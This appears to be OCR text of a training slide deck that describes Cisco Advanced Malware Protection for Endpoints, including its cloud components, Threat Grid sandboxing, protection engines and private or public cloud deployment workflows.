
What we are trying to protect against …



Getting the information from the endpoint

- Step 1: Endpoint Connector and Backend
- Step 2: Backend Intelligence
- Step 3: Endpoint Monitoring
- Goal: Moving Time and Resource intensive Analysis Processes from the Endpoint to the Backend.

- Future Goal: Analysis 7x24x365 in Backend
  - Enables analysis in the past (Retrospection)
  - Enables EDR Capabilities
  - Enables Data Enrichment from other Sources
  - Raises the Analysis Windows from ms to weeks
  - Enables Real-Time Analysis (OsQuery)
  - Enables Remediation (Isolation)



Endpoint Detection and Response Summary

TALOS
Cisco Security Research

Threat Intelligence Group

Research, Traps and Telemetry

Research and Efficacy Team (RET)

Cisco Product Security Incident Response Team (PSIRT)

Advanced Analytics

Static Analysis

Dynamic Analysis

Agentless Detection

Weblog Analysis (CTA)

DNS Based Security

Perimeter

Web and E-mail

Network Anomaly

Encrypted Traffic Analysis

NGFW/IPS

3rd Party


Integration (APIs)

Sharing (APIs)

Threat Feeds

Existing Infrastructure

Communication Platform (API)



Endpoint Connector

EDR

Disk Activity Monitoring

Network Monitoring

Device Flow Correlation

Endpoint IOC

Command Line Capture

+

EPP

Advanced Techniques

Proactive Techniques

Machine Learning

Exploit Prevention

Memory Protection

**Signature Based

Endpoint Backend

EPP/EDR

Management

Events

Policies

Reporting

Threat Information Integr.

Activity Storage

+

EDR

Intelligence

Indication of Compromise Generation

Data Enrichment

Cloud Analysis Features

Positioning Cisco Advanced Malware Protection

- AMP Components
- AMP Features and where they apply

What is Cisco Advanced Malware Protection?

- Open Source Immunet was the first incarnation of a cloud-based Anti-Virus client solution
- Leveraging a cloud-based File Reputation Database and cloud Storage and Compute to keep Endpoint Security always up-to-date
- Cisco acquired the Technology with Sourcefire
- With the AMP Everywhere Initiative Cisco decided to integrate this Technology into every other Cisco Security Product

Immunet™

Developer(s)	Cisco Systems
Stable release	7.0.0.11362,[1] / September 30, 2019; 2 months ago
Operating system	Windows 7 and later
Type	Antivirus
License	Freemium
Website	www.immunet.com

What are the AMP Components?

- AMP Public Cloud – A large data cloud that drives File Reputation and provides Dispositions to so called AMP Connectors
- AMP Private Cloud – Similar Features AMP Public cloud, but on premise
- AMP Enabled Device – A Cisco device that queries data from AMP Cloud, and submits files to Threat Grid
- AMP for Endpoint – A client, on an endpoint ;)
- … and Threat Grid too!

What is the Cisco AMP Cloud?

AMP for Endpoints

- Cloud Console
- Cloud Server
- Management Server
- Event Server
- Policies
- Connector Downloads and Updates
- Error Reporting
- Endpoint IOCs
- Tetra Update Server
- ClamAV Update
- Remote File Fetch

Orbital

- Real Time Search

Talos

Over 100 Threat intelligence partners

AMP Cloud: **connected** services and intelligence sources

Cognitive

- Anomaly Detection
- Trust Modeling
- Event Classification
- Entity Modeling
- Relationship Modeling

Threat Response


- Investigation UI
- Modules (Cisco and 3rd Party)
- Private Data Store for Casebooks and Incidents

APIs and Services

Threat Grid


- Sandboxing & other services

The AMP Everywhere Architecture



AMP and Threat Grid Integration

How does it work together on the backend?



Cisco Advanced Malware Protection Recap

Features provided by cloud services

	File Reputation	File Analysis	File Retrospection
Service	File Reputation	File Analysis	File Retrospection
Function	Blocking of known malicious files	Behavioral analysis of unknown files	Retrospective alerting upon disposition change
Powered by	AMP File Reputation Cloud	Threat Grid File Analysis Cloud	AMP File Reputation Cloud
or	AMP Private Cloud (Virtual or HW)	Threat Grid Appliance (HW only)	AMP Private Cloud (Virtual or HW)

How does AMP protect our systems?

AMP-ENABLED & ENDPOINT

AMP-Enabled & Endpoint Integration Protection

File Reputation Check - SHA256	Finds the low hanging fruit, fast. Tracks Clean, Malicious and Unknown hashes
SPERO Static Analysis	Examines PE headers, looks at DLL imports, compile location and ~400 factors. Machine learning engine.
Threat Grid File Analysis	Dynamic analysis performed on unknown files in virtual sandboxing environment
Cisco Talos Cloud	Cisco's Threat Team and Cloud Intelligence source

AMP FOR ENDPOINTS

Additional Protection available in AMP for Endpoints

Exploit Prevention*	Randomize memory structures to protect against memory attacks and file-less malware
MAP Behavioral Analysis*	Rules engine that looks at malicious behaviors locally on the workstation
ETHOS Fuzzy Fingerprinting	Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic malware to known hashes
Tetra Anti-Virus Engine	Signature based local AV protection
CLI Visibility & Cloud IOCs	Behavior-based (incl. CLI) analysis to uncover known and unknown malware
Device Flow Correlation (DFC)	Monitors inbound/outbound network traffic for malicious destinations
System Protection*	Protects key system services (such as lsass.exe) from exploitation
Endpoint Isolation	Provides response capability and permits endpoints to be isolated from all or portions of the network

CONTINUOUS PROTECTION

- Retrospective Detections
- Observes behavior of all clean/unknown files on a system
- Can quarantine malicious files (CES/ESA)
- Observes interaction between files to determine suspicious activity
- Watches network traffic to isolate C2 or data exfiltration

APPLIED INTELLIGENCE

- Real-Time Endpoint Query
- Forensic Snapshot

* Windows Clients Only

It’s Quiz Time: AMP Components

Which components contribute to Cisco’s Threat Intelligence Cloud?

Agenda

We're here

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management


How to build an Architecture?

Native AMP Integrations into other Cisco Security Solutions

- General AMP Integration Workflows and Deployment Options
- Email and Web Security Integration Workflows
- Firepower & Meraki Integration
- AMP Unity
- Cisco Threat Response

AMP and Threat Grid
Workflow for the Endpoint

Information stored in AMP:
- Endpoint Information
- Suspicious Files
- Policies & Custom Detections
- File and Device Trajectory
- Reporting, IOC Scans



Information stored in TG:
- Files and Business GUID
- Analysis Results and Reports

File Analysis
File Reputation

AMP Deployments
Public Cloud for the Endpoint

Malicious Files automatically marked in AMP Public Database

Information stored in AMP:
- Endpoint Information, Files
- Policies & Custom Detections
- File and Device Trajectory
- Reporting, IOC Scans

Information stored in TG:
- Files and Device GUID
- Analysis Results and Reports

Organization's Perimeter

File Analysis

File Reputation

AMP Connector (Endpoint)


AMP Deployments
Private Cloud for the Endpoint

Information stored in AMP Cloud:
- AMP-PC GUID


Organization's Perimeter

Malicious Files automatically marked in AMP Private Cloud

Information stored on AMP-PC:
- Endpoint Information, Files
- Policies & Custom Detections
- File Trajectory, Root Cause
- Reporting, IOC Scans



Information stored on TGA:
- Files and Device GUID
- Analysis Results and Reports



